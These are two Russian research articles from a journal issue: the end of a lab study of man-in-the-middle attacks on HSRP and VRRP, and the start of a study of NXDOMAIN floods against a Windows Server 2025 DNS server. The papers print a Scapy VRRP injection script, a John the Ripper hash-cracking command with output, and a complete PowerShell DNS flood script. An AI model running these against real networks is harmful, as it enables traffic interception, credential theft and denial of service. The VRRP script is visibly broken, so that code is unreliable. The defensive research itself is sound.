


Рисунок 5 — Дамп перехваченного FTP трафика при атаке

В итоге получилось осуществить атаку и перехватить легитимный трафик. Даже были добыты креды от FTP “i\_dont\_trust\_you”. Аналогично производится атака и на VRRP.

В целях воспроизводимости результатов приведём измеримые характеристики эксперимента. Время выполнения brute-force атаки на перехваченный MD5-хеш с помощью John the Ripper составило менее 10 секунд при использовании словарного списка rockyou.txt (пароль «cisco» длиной 5 символов). Захват роли Active-маршрутизатора после инъекции HSRP-пакетов происходил в течение одного интервала hello-таймера (по умолчанию 3 с). Перехват FTP-сессии (включая учётные данные) был зафиксирован при первой же попытке подключения клиента. Эксперимент проводился в виртуальной среде GNS3 на базе образов Cisco IOS, топология включала два легитимных маршрутизатора (R1, R2) и машину атакующего под управлением Kali Linux. Атака была воспроизведена трижды с идентичным результатом, что подтверждает стабильность вектора эксплуатации.

### Атака на VRRP.

В лабораторном стенде GNS3 на маршрутизаторе R1 был настроен VRRP с приоритетом 150 (Master), на R2 — с приоритетом 100 (Backup). Virtual IP-адрес группы — 10.1.1.254. До начала атаки оба маршрутизатора находились в штатных состояниях, что подтверждает команда show vrrp brief: R1 — Master addr 10.1.1.100.

```
1 from scapy.layers.vrrp import *
2 VRRPMulticastAddr = "224.0.0.18"
3 def take_arguments():
4     parser = argparse.ArgumentParser()
5     parser.add_argument("--interface", dest="interface", type=str, required=True, help="Select your network interface")
6     parser.add_argument("--group", dest="group", type=int, required=True, help="Choose VRRP group ID value")
7     parser.add_argument("--ip", dest="attackerip", type=str, required=True, help="Specify your IP address")
8     parser.add_argument("--vip", dest="vip", type=str, required=True, help="Specify VRRP Virtual IP address")
9     args = parser.parse_args()
10    return args
11 def inject(interface, group, attackerip, vip):
12    L2frame = Ether()
13    L3packet = IP(src=args.attackerip, dst=VRRPMulticastAddr, ttl=255)
14    evil_vrrp = VRRP(vrid=args.group, priority=255, addrlist=args.vip)
15    crafted = L2frame / L3packet / evil_vrrp
16    sendp(crafted, iface=args.interface, inter=3, loop=1, verbose=1)
17    args = take_arguments()
18    inject[args.interface, args.group, args.attackerip, args.vip]
```

Рисунок 6 — Python скрипт VRRP инъекции

После инъекции VRRP-пакета с приоритетом 255 оба легитимных маршрутизатора перешли в состояние Backup, а роль Master перехватила машина атакующего (Master addr 10.1.1.2). Wireshark фиксирует VRRP Announcement с Priority: 255 и Auth Type: No Authentication (0) — в стандарте VRRPv3 (RFC 5798) аутентификация удалена как небезопасная [2]. Захват роли Master произошёл в течение одного интервала Advertisement (Adver Int: 1 с).




Рисунок 7 — Дамп VRRP-пакетов во время инъекции (Priority: 255, Auth Type: No Authentication)

При использовании проприетарной Cisco VRRP MD5-аутентификации (Auth Type 254) хеш передаётся в открытом виде в каждом VRRP Advertisement-пакете. В дампе Wireshark видно поле MD5 Authentication Data: ac3c640de0b88594bd2306bbdd4df753 (16 байт). Хеш был извлечён из перехваченного трафика утилитой hcxtools и сохранён в файл vrrp\_md5\_hashes.txt.

```
Frame 24: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
Ethernet II, Src: IETF-VRRP-VRID_01 (00:00:5e:00:01:01), Dst: IPv4mcast_12 (01:00:5e:00:00:12)
Internet Protocol Version 4, Src: 10.1.1.100, Dst: 224.0.0.18
Virtual Router Redundancy Protocol
  Version 2, Packet type 1 (Advertisement)
  Virtual Rtr ID: 1
  Priority: 150 (Non-default backup priority)
  Addr Count: 1
  Auth Type: Cisco VRRP MD5 authentication (254)
  Adver Int: 1
  Checksum: 0x2562 [correct]
  [Checksum Status: Good]
  IP Address: 10.1.1.254
  MD5 Authentication Data: ac3c640de0b88594bd2306bbdd4df753
0010  00 46 00 00 00 00 ff 70  cf 10 0a 01 01 64 e0 00  .F...p....d..
0020  00 12 21 01 96 01 fe 01  25 62 0a 01 01 fe 00 00  .!....%b....
0030  00 00 00 00 00 00 fe 1c  01 00 00 00 0a 01 01 64  .....d.....
0040  00 00 00 00  ac 3c 64 0d  e0 b8 85 94 bd 23 06 bb  ...<d-....#..
0050  dd 4d f7 53                                     .M.S
MD5 digest string is contained. (vrrp.md5_auth_data), 16 bytes
```

Рисунок 8 — Дамп VRRP-пакета с MD5-аутентификацией (Auth Type 254), хеш выделен

Перехваченный MD5-хеш передан в John the Ripper: `john vrrp_md5_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt`. JTR автоматически распознал тип хеша как «MD5 authentication» (совместимый с HSRP, HSRPv2, VRRP, GLBP) и подобрал пароль `cerberus` мгновенно — при скорости 3276 KС/s. Эксперимент подтверждает: MD5-аутентификация VRRP уязвима к атаке по словарю и не является надёжным средством защиты [4][5][7].

```
Using default input encoding: UTF-8
Loaded 1 password hash (hsrp, "MD5 authentication" HSRP, HSRPv2, VRRP, GLBP [MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cerberus (2)
lg 0:00:00:00 DONE (2022-05-14 19:23) 100.0g/s 3276Kp/s 3276Kc/s 3276KC/s christal..eatme1
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Рисунок 9 — Подбор пароля из перехваченного VRRP MD5-хеша с помощью John the Ripper

Совершив атаку, можно сформулировать превентивные меры. В ходе эксперимента были эксплуатированы две ключевые уязвимости: слабость парольной аутентификации MD5 (перехват и brute-force хеша) и отсутствие криптографической защиты канала управления HSRP.

В первую очередь необходимо внедрить криптографически стойкую аутентификацию. Для оборудования Cisco рекомендуется `keychain`-аутентификация для HSRP [5], а для VRRP — защита средствами IPsec/АН [2]. Данные меры являются единственно эффективным барьером против продемонстрированной MiTM-атаки: без защиты канала аутентификации

злоумышленник может транслировать пакеты с произвольным приоритетом, включая максимальный (255), что было подтверждено экспериментально.

В качестве вспомогательной меры повышения отказоустойчивости (но не безопасности) рекомендуется выставлять максимальный приоритет 255 на легитимном Active-маршрутизаторе. Следует понимать, что данная настройка не предотвращает подделку пакетов (spoofing) и обретает смысл исключительно при условии уже внедрённой криптографической защиты аутентификации.

Использование стойких паролей при MD5-аутентификации является необходимым, однако недостаточным условием: как показал эксперимент, словарный пароль подбирается за секунды. Именно поэтому MD5 следует рассматривать лишь как временную меру до внедрения криптографически стойкой аутентификации.

Keychain-аутентификация Cisco для HSRP [5] предусматривает конфигурацию двух ключей с временными интервалами их приёма и отправки, что существенно усложняет атаку: злоумышленнику необходимо не только подобрать пароль, но и угадать последовательность ключей и корректный временной интервал передачи. Для оборудования MikroTik и ELTEX, не поддерживающего keychain, применимы IPsec/АH поверх VRRP [2], сегментация сети средствами VLAN, а также использование сертификатов вместо статических ключей.

Дополнительно рекомендуется настроить access-list для ограничения трафика UDP по портам источника и назначения (HSRP использует UDP, порт 1985; VRRP — протокол IP номер 112). Данная мера снижает поверхность атаки, однако не заменяет криптографическую аутентификацию.

### **Результаты исследования.**

В работе успешно смоделирована MiTM-атака на протоколы семейства FHRP (HSRP и VRRP) в виртуальной лабораторной среде. Эксперимент подтвердил критическую слабость MD5-аутентификации: перехваченный хеш был подобран мгновенно [7]. В ходе атаки был перехвачен легитимный трафик, включая учётные данные FTP-сессии. На основании полученных результатов сформулированы рекомендации по защите: приоритет отдаётся криптографически стойким механизмам аутентификации (keychain для HSRP на оборудовании Cisco [5], IPsec/АH для VRRP [2]), дополнительно рекомендуется применение access-list для ограничения управляющего трафика FHRP и сегментация сети.

### **Список литературы**

1. Уймин, А. Г. Компьютерные сети. L2- технологии : практикум для СПО — Саратов, Москва : Профобразование, Ай Пи Ар Медиа, 2024. — 190 с
2. RFC 5798 – Virtual Router Redundancy Protocol (VRRP) Version 3 for IPv4 and IPv6. [Онлайн ресурс]. URL: <https://www.rfc-editor.org/rfc/rfc5798>
3. Cisco Systems. "Understand the Hot Standby Router Protocol Features and Functionality." Cisco IOS Documentation. [Онлайн ресурс]. URL: <https://www.cisco.com/c/en/us/support/docs/ip/hot-standby-router-protocol-hsrp/9234-hsrpguidetoc.html>
4. Баррет, Р., Сейлз, Д. «Этичный хакинг. Профессиональные методы и средства защиты сетей». – М.: ДМК Пресс, 2021. – 400 с.

5. Cisco NX-OS Software HSRP Authentication Denial of Service Vulnerability [Онлайн ресурс]. URL: <https://www.cisco.com/c/en/us/support/docs/csa/Cisco-SA-20140611-CVE-2014-3295.html>
6. CIS Benchmarks for Cisco IOS. Center for Internet Security, 2023. [Онлайн ресурс]. URL: <https://www.cisecurity.org/benchmark/cisco>
7. National Vulnerability Database. CVE-2016-6385: Cisco IOS and IOS XE Software HSRP Authentication Vulnerability. NIST, 2016. [Онлайн ресурс]. URL: <https://nvd.nist.gov/vuln/detail/CVE-2016-6385>

## References

1. Uimin, A. G. Computer networks. L2 technologies: a practical guide for open-source software development — Saratov, Moscow: Profobrazovanie, IP R Media, 2024. — 190 p.
  2. RFC 5798 – Virtual Router Redundancy Protocol (VRRP) Version 3 for IPv4 and IPv6. [Online resource]. URL: <https://www.rfc-editor.org/rfc/rfc5798>
  3. Cisco Systems. "Understand the Hot Standby Router Protocol Features and Functionality." Cisco IOS Documentation. [Online resource]. URL: <https://www.cisco.com/c/en/us/support/docs/ip/hot-standby-router-protocol-hsrp/9234-hsrpguidetoc.html>
  4. Barrett, R., Sales, D. "Ethical Hacking. Professional Methods and Tools for Network Security. Moscow: DMK Press, 2021, 400 p.
  5. Cisco NX-OS Software HSRP Authentication Denial of Service Vulnerability [Online resource]. URL: <https://www.cisco.com/c/en/us/support/docs/csa/Cisco-SA-20140611-CVE-2014-3295.html>
  6. CIS Benchmarks for Cisco IOS. Center for Internet Security, 2023. [Online resource]. URL: <https://www.cisecurity.org/benchmark/cisco>
  7. National Vulnerability Database. CVE-2016-6385: Cisco IOS and IOS XE Software HSRP Authentication Vulnerability. NIST, 2016. [Online resource]. URL: <https://nvd.nist.gov/vuln/detail/CVE-2016-6385>
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.738.5:004.451:004.056.5

## ИССЛЕДОВАНИЕ УСТОЙЧИВОСТИ DNS-СЛУЖБЫ WINDOWS SERVER 2025 К НАГРУЗОЧНЫМ АТАКАМ: АНАЛИЗ ЭФФЕКТИВНОСТИ МЕХАНИЗМА RESPONSE RATE LIMITING

<sup>1</sup> Ислибаев И.В., Прощенко Ю.А.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup>igor6091@yandex.ru

В статье рассматриваются вопросы устойчивости и защищённости службы доменных имён (DNS), функционирующей на базе операционной системы Windows Server 2025. Исследование направлено на выявление уязвимостей DNS-сервера к атакам типа DNS Flood и NXDOMAIN Flood, вызывающим истощение вычислительных ресурсов и отказ в обслуживании. Для практического анализа разработан нагрузочный скрипт на PowerShell, генерирующий поток случайных запросов высокой интенсивности. Проведено экспериментальное сравнение поведения сервера без механизмов защиты и при активации технологии Response Rate Limiting (RRL). Полученные результаты демонстрируют, что применение RRL снижает пиковую загрузку процессора более чем в два раза и стабилизирует доступность сервиса. На основе проведённого анализа предложена модель комплексной защиты DNS-инфраструктуры корпоративной сети.

Ключевые слова: DNS, Windows Server 2025, DDoS, NXDOMAIN Flood, Response Rate Limiting, отказ в обслуживании, информационная безопасность.

## A STUDY OF THE RESILIENCE OF THE WINDOWS SERVER 2025 DNS SERVICE TO LOAD ATTACKS: ANALYSIS OF THE EFFECTIVENESS OF THE RESPONSE RATE LIMITING MECHANISM

<sup>1</sup> Islibaev I.V., Proshchenko Yu.A.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup>igor6091@yandex.ru

This paper investigates the resilience and security of the Domain Name System (DNS) service running on the Windows Server 2025 platform. The study focuses on DNS Flood and NXDOMAIN Flood attacks, which exhaust server resources and cause denial of service. For practical analysis, a PowerShell-based load-generating script was developed to simulate a high-intensity stream of random queries. An experimental comparison was conducted between the server's behavior without protection mechanisms and with Response Rate Limiting (RRL) enabled. The results show that implementing RRL reduces peak CPU load by more than half and stabilizes service availability. Based on the findings, a comprehensive model for protecting corporate network DNS infrastructure is proposed.

Keywords: DNS, Windows Server 2025, DDoS, NXDOMAIN Flood, Response Rate Limiting, denial of service, information security.

Современные корпоративные информационные системы невозможно представить без функционирующей службы доменных имён. DNS обеспечивает преобразование символьных

имён в IP-адреса и тем самым выступает фундаментом всех прикладных сервисов: веб-порталов, электронной почты, VPN, облачных платформ и систем аутентификации.[1]

Нарушение доступности DNS фактически парализует работу всей инфраструктуры. Даже кратковременный отказ службы приводит к недоступности бизнес-критичных сервисов, финансовым потерям и снижению уровня доверия пользователей. По этой причине вопросы защищённости DNS приобретают стратегическое значение.

Исторически протокол DNS проектировался в условиях доверенной сети и не предусматривал встроенных механизмов защиты от злоупотреблений. Отсутствие аутентификации источника, использование UDP и простота формирования запросов делают DNS удобной целью для атак отказа в обслуживании. Особенно уязвимыми оказываются серверы, обрабатывающие большое количество рекурсивных запросов.

Целью настоящего исследования является экспериментальная оценка устойчивости DNS-службы Windows Server 2025 к нагрузочным атакам и анализ эффективности встроенного механизма Response Rate Limiting.[2]

DNS представляет собой распределённую иерархическую базу данных, состоящую из:

- корневых серверов,
- серверов верхнего уровня (TLD),
- авторитетных серверов зон,
- рекурсивных резолверов.

Процесс разрешения имени включает последовательное обращение к указанным уровням.

Кэш позволяет существенно снизить нагрузку, однако он эффективен только при повторяющихся запросах. Если каждое имя уникально, сервер вынужден выполнять полную процедуру обработки. Именно на этом принципе основаны атаки NXDOMAIN Flood.

В теории и практике выделяются следующие основные типы атак: DNS Flood (Массовый поток валидных запросов), NXDOMAIN Flood (Запросы случайных несуществующих имён, не попадающих в кэш).

Наиболее опасным для локальных серверов является второй вариант, поскольку нагрузка создаётся непосредственно на процессор.

Уязвимости Windows DNS

Без ограничений частоты ответов Windows DNS:

- обрабатывает каждый запрос,
- выполняет поиск в зоне,
- формирует ответ,
- пишет лог.

При высокой интенсивности процесс `dns.exe` начинает потреблять до 100% CPU, что приводит к деградации всей системы.

Технология Response Rate Limiting

RRL вводит квоты на количество ответов одному источнику. Алгоритм:

1. подсчёт запросов в окне времени
2. сравнение с порогом
3. превышение → drop/slip

Тем самым предотвращается линейный рост нагрузки.

### Архитектура эксперимента

Для проведения исследования была развернута изолированная лабораторная среда, предназначенная для моделирования нагрузочных атак на службу доменных имён и объективной оценки устойчивости DNS-сервера к деградации производительности. Проектирование стенда осуществлялось с учётом требований воспроизводимости эксперимента, управляемости параметров трафика и минимизации влияния внешних факторов, способных исказить результаты измерений.[3]

В состав инфраструктуры включены два основных узла: сервер под управлением Windows Server 2025 с установленной ролью DNS и клиентская рабочая станция, выполняющая функции генератора вредоносного трафика. Оба устройства размещены в выделенном сегменте сети 10.0.0.0/24, не имеющем маршрутизации во внешние сети. Такая изоляция позволяет исключить фоновые DNS-запросы, обеспечить полный контроль интенсивности нагрузки и предотвратить распространение тестового трафика за пределы лаборатории.

В качестве хоста использовался ноутбук Huawei MateBook D14 со следующими характеристиками:

- процессор Intel Core i5-10210U (4 ядра / 8 потоков, базовая частота 1.6 ГГц, Turbo Boost до 4.2 ГГц);
- 8 ГБ оперативной памяти;
- сетевой интерфейс 1 Gbit/s.

Для обеспечения корректного моделирования нагрузки от одноисточникового генератора на базе PowerShell вычислительные ресурсы сервера были искусственно ограничены.

DNS-служба функционировала в виртуальной машине с конфигурацией:

- 1 виртуальное ядро (1 vCPU);
- 2 ГБ оперативной памяти;
- ограничение использования процессора (CPU execution cap) — 10%;

Таким образом, в рамках исследования анализировалась производительность виртуализированной DNS-службы при искусственно ограниченных вычислительных ресурсах. Указанные параметры позволили установить предельную производительность сервера на уровне ~1000 DNS-запросов в секунду при 100% загрузке CPU.[4]

На сервере развернута авторитетная зона `ai.team`, используемая в качестве целевого домена для проведения атак. Выбор локальной зоны обусловлен необходимостью сосредоточить обработку всех запросов непосредственно на исследуемом сервере, исключив участие внешних резолверов и кэширующих систем. Сервер одновременно выполняет функции авторитетного и рекурсивного резолвера, что соответствует типовой конфигурации корпоративных сетей и позволяет оценить поведение службы в наиболее нагруженном режиме.[5]

Генерация атакующего трафика осуществляется со стороны клиентского узла при помощи PowerShell-скрипта, формирующего большое количество DNS-запросов к случайно сгенерированным поддоменам. Подобная модель имитирует сценарий внутренней атаки либо заражённой рабочей станции и характеризуется отсутствием

повторяющихся имён, что делает кэширование неэффективным и приводит к максимальной вычислительной нагрузке на сервер. Такой подход позволяет достоверно воспроизвести условия NXDOMAIN Flood и оценить предельные возможности службы DNS.

Контроль состояния системы выполнялся посредством встроенного средства мониторинга Windows, Performance Monitor, что обеспечивало фиксацию загрузки процессора, количества обрабатываемых запросов в секунду, числа ответов NXDOMAIN и времени отклика. Сбор метрик проводился непрерывно на протяжении всех фаз эксперимента, включая работу без защиты и при активированном механизме Response Rate Limiting, с интенсивностью входящего трафика 100, 250, 600 и 1000 запросов в секунду.

Для каждого уровня нагрузки выполнялось не менее десяти повторных измерений длительностью 60 секунд. По полученным данным рассчитывалось среднее значение, доверительный интервал 95%.




Рисунок 1 — Топология лабораторного стенда и взаимодействие DNS-сервера с узлом генерации нагрузки

*Источник: средство генерации AI*

```
PS C:\WINDOWS\system32> Set-DnsServerResponseRateLimiting -Mode Disable -Force
WARNING: The response rate limiting will be disabled on the DNS server. This can allow attackers to exploit this server
in conducting reflection attacks.
PS C:\WINDOWS\system32> Set-DnsServerDnsSecZoneSetting -ZoneName au.team -Enable $False
PS C:\WINDOWS\system32> |
```

Рисунок 2 — Отключение механизмов защиты RRL и DNSSEC на DNS-сервере перед тестированием

```
PS C:\WINDOWS\system32> Set-DnsServerResponseRateLimiting -Mode Disable -Force
WARNING: The response rate limiting will be disabled on the DNS server. This can allow attackers to exploit this server
in conducting reflection attacks.
PS C:\WINDOWS\system32> Set-DnsServerDnsSecZoneSetting -ZoneName au.team -Enable $False
PS C:\WINDOWS\system32> Get-DnsServerResponseRateLimiting

ResponsesPerSec      : 5
ErrorsPerSec         : 5
WindowInSec          : 5
IPv4PrefixLength     : 24
IPv6PrefixLength     : 56
LeakRate              : 3
TruncateRate         : 2
MaximumResponsesPerWindow : 1024
Mode                  : Disable
```

Рисунок 3 — Подтверждение отключения RRL: параметр Mode установлен в Disable

### Реализация атаки (разбор скрипта)

Была реализована модель атаки типа NXDOMAIN Flood, основанная на генерации большого количества DNS-запросов к несуществующим доменным именам. Выбор данного сценария обусловлен тем, что именно такие атаки считаются одними из наиболее ресурсоёмких для серверов доменных имён, поскольку они эффективно обходят

механизмы кэширования и вынуждают систему выполнять полный цикл обработки каждого запроса.

Логика работы скрипта, полученного при помощи средства генерации AI, заключается в непрерывной генерации случайных поддоменов фиксированной длины и последующей отправке DNS-запросов к целевому серверу. Генерация имён осуществляется путём случайного выбора символов латинского алфавита, что обеспечивает уникальность каждого запроса. В самом коде указана частота генерации  $10^5$  пакетов в секунду, но ввиду ограниченной скорости выполнения Resolve-DnsName, фактическое количество отправляемых пакетов составляет примерно  $10^3$ . Это связано с тем, что PowerShell выполняет операции с миллисекундными задержками, так как он сам по себе не является быстрым компилируемым языком. Дополнительно время отклика DNS в локальной сети составляет в среднем 1 мс, поэтому предел составляет порядка 1000 запросов в секунду [12]. В результате формируются полностью новые доменные имена вида \*xkqpdjfa.au.team\*, отсутствующие в зоне и не встречавшиеся ранее. Такой подход исключает попадание запросов в кэш DNS-сервера и делает каждый запрос вычислительно затратным.

```
$TargetDnsServer = "10.0.0.1"
$TargetZone     = "au.team"
$DelayMs       = 0.01
$LogFile       = "C:\dns_flood_log.txt"

Write-Host "Starting DNS flood against $TargetDnsServer"

while ($true) {

    $RandomLabel = -join ((97..122) | Get-Random -Count 8 | ForEach-Object {[char]$_})
    $Fqdn = "$RandomLabel.$TargetZone"

    try {
        Resolve-DnsName `
            -Name $Fqdn `
            -Server $TargetDnsServer `
            -Type A `
            -ErrorAction Stop | Out-Null

        "$Fqdn : OK" | Out-File $LogFile -Append
    }
    catch {
        "$Fqdn : NXDOMAIN" | Out-File $LogFile -Append
    }

    Start-Sleep -Milliseconds $DelayMs
}
```

Рисунок 4 — Фрагмент PowerShell-скрипта генерации NXDOMAIN Flood.

После формирования доменного имени выполняется DNS-запрос типа A с использованием встроенной команды Resolve-DnsName, направленный непосредственно на IP-адрес исследуемого сервера. В случае отсутствия записи сервер формирует ответ NXDOMAIN, при этом выполняя все этапы внутренней обработки: проверку зоны, анализ политик, формирование отрицательного ответа и запись события в журнал. Данный процесс повторяется в бесконечном цикле, а интенсивность генерации запросов регулируется программной задержкой между итерациями.

Таким образом, сформированный трафик по своей структуре является полностью корректным с точки зрения протокола DNS, что делает атаку особенно опасной. В отличие от некорректных или аномальных пакетов, такие запросы не могут быть отброшены на сетевом уровне простыми фильтрами и требуют обработки на уровне приложения. Это позволяет моделировать реалистичный сценарий отказа в обслуживании, характерный для внутренних атак и заражённых узлов.

Для наглядной демонстрации логики атаки и подтверждения её реализации в статье приводится фрагмент PowerShell-скрипта, использованного в ходе эксперимента. Код иллюстрирует процесс генерации случайных имён, отправку запросов и регистрацию результатов, что позволяет воспроизвести эксперимент в аналогичных условиях.[6]

Реализованная модель атаки позволяет гибко изменять интенсивность воздействия на DNS-сервер и использовать её как для оценки пороговых значений отказоустойчивости, так и для сравнения поведения службы при различных конфигурациях защиты. В рамках исследования данный скрипт применялся как в режиме отсутствия защитных механизмов, так и при активированном Response Rate Limiting, что обеспечило сопоставимость полученных результатов и позволило объективно оценить эффективность применяемых мер защиты.

Обработка DNS-запроса на сервере под управлением Windows Server 2025 представляет собой последовательный многоэтапный процесс, в котором задействованы механизмы сетевого приёма пакетов, кэширования, поиска записей в зонах, формирования ответа и регистрации событий. Каждый из этих этапов выполняется службой dns.exe и при высокой интенсивности обращений способен становиться источником повышенной нагрузки на вычислительные ресурсы системы.

На первом этапе сервер принимает клиентский запрос по протоколу UDP или TCP через порт 53 и выполняет базовую проверку его корректности. Анализируются структура пакета, формат доменного имени, тип запрашиваемой записи и допустимость источника запроса в соответствии с сетевыми политиками безопасности. Некорректные или запрещённые обращения могут быть отброшены ещё до начала обработки, что снижает общую нагрузку.[7]

Далее выполняется обращение к локальному кэшу DNS. Если соответствующая запись уже присутствует, сервер формирует ответ немедленно, не обращаясь к зоне, что существенно ускоряет обслуживание и уменьшает потребление ресурсов. Однако при

атаках типа NXDOMAIN Flood данный механизм оказывается практически бесполезным, поскольку каждый запрос содержит уникальное имя, отсутствующее в кэше, вследствие чего сервер вынужден переходить к полной процедуре обработки.

При отсутствии совпадения в кэше выполняется поиск записи в авторитетной зоне. На этом этапе производится анализ структуры зоны, проверка политик доступа и формирование либо корректного ответа, либо отрицательного сообщения NXDOMAIN. Данный процесс требует выполнения операций чтения из базы зон и генерации ответа, что создаёт значительную нагрузку на процессор. При массовом потоке уникальных запросов именно эта стадия становится основной причиной деградации производительности.

Если на сервере активированы защитные механизмы, дополнительно применяется фильтрация частоты ответов. Технология Response Rate Limiting отслеживает число обращений от одного источника за заданный временной интервал и при превышении установленного порога ограничивает отправку ответов, снижая количество обрабатываемых

операций. Также могут использоваться DNS Cookies и сетевые фильтры межсетевого экрана, позволяющие исключить часть нежелательного трафика ещё до этапа прикладной обработки.

После завершения всех проверок формируется итоговый DNS-ответ, содержащий необходимые поля протокола и код возврата, который передаётся клиенту. Параллельно информация о запросе регистрируется в журнале событий Windows DNS и используется средствами мониторинга для сбора статистики: загрузки процессора, числа запросов в секунду, количества NXDOMAIN и времени отклика. Следует отметить, что интенсивное логирование при атаке также увеличивает нагрузку на систему, дополнительно влияя на общую производительность.[8]

Таким образом, каждый запрос проходит полный путь от сетевого приёма до регистрации события, и при отсутствии механизмов ограничения скорости нагрузка растёт линейно с увеличением числа обращений. Это объясняет высокую эффективность атак NXDOMAIN Flood и одновременно демонстрирует практическую значимость внедрения технологий ограничения частоты ответов.

Для оценки устойчивости DNS-сервиса Windows Server 2025 к нагрузочным атакам были проведены эксперименты с генерацией потоков NXDOMAIN-запросов высокой интенсивности. Целью исследований являлось сравнение поведения сервера в двух режимах: без включённых защитных механизмов и с активированной технологией Response Rate Limiting (RRL). Контроль состояния системы осуществлялся с использованием встроенного средства мониторинга Windows, Performance Monitor, что позволило отслеживать загрузку процессора, количество обработанных запросов в секунду, число отрицательных ответов NXDOMAIN и время отклика сервиса.[9]

В режиме работы без защиты нагрузка CPU на сервере возрастала почти линейно с увеличением числа запросов в секунду (pps). При достижении интенсивности около 1000 pps процесс dns.exe полностью загружал процессор, что приводило к значительной деградации производительности и временному отказу в обслуживании клиентов. Высокая частота запросов не позволяла серверу эффективно использовать кэш, а логирование всех запросов ещё больше усиливало нагрузку, что подтверждает уязвимость DNS к NXDOMAIN Flood-атакам.

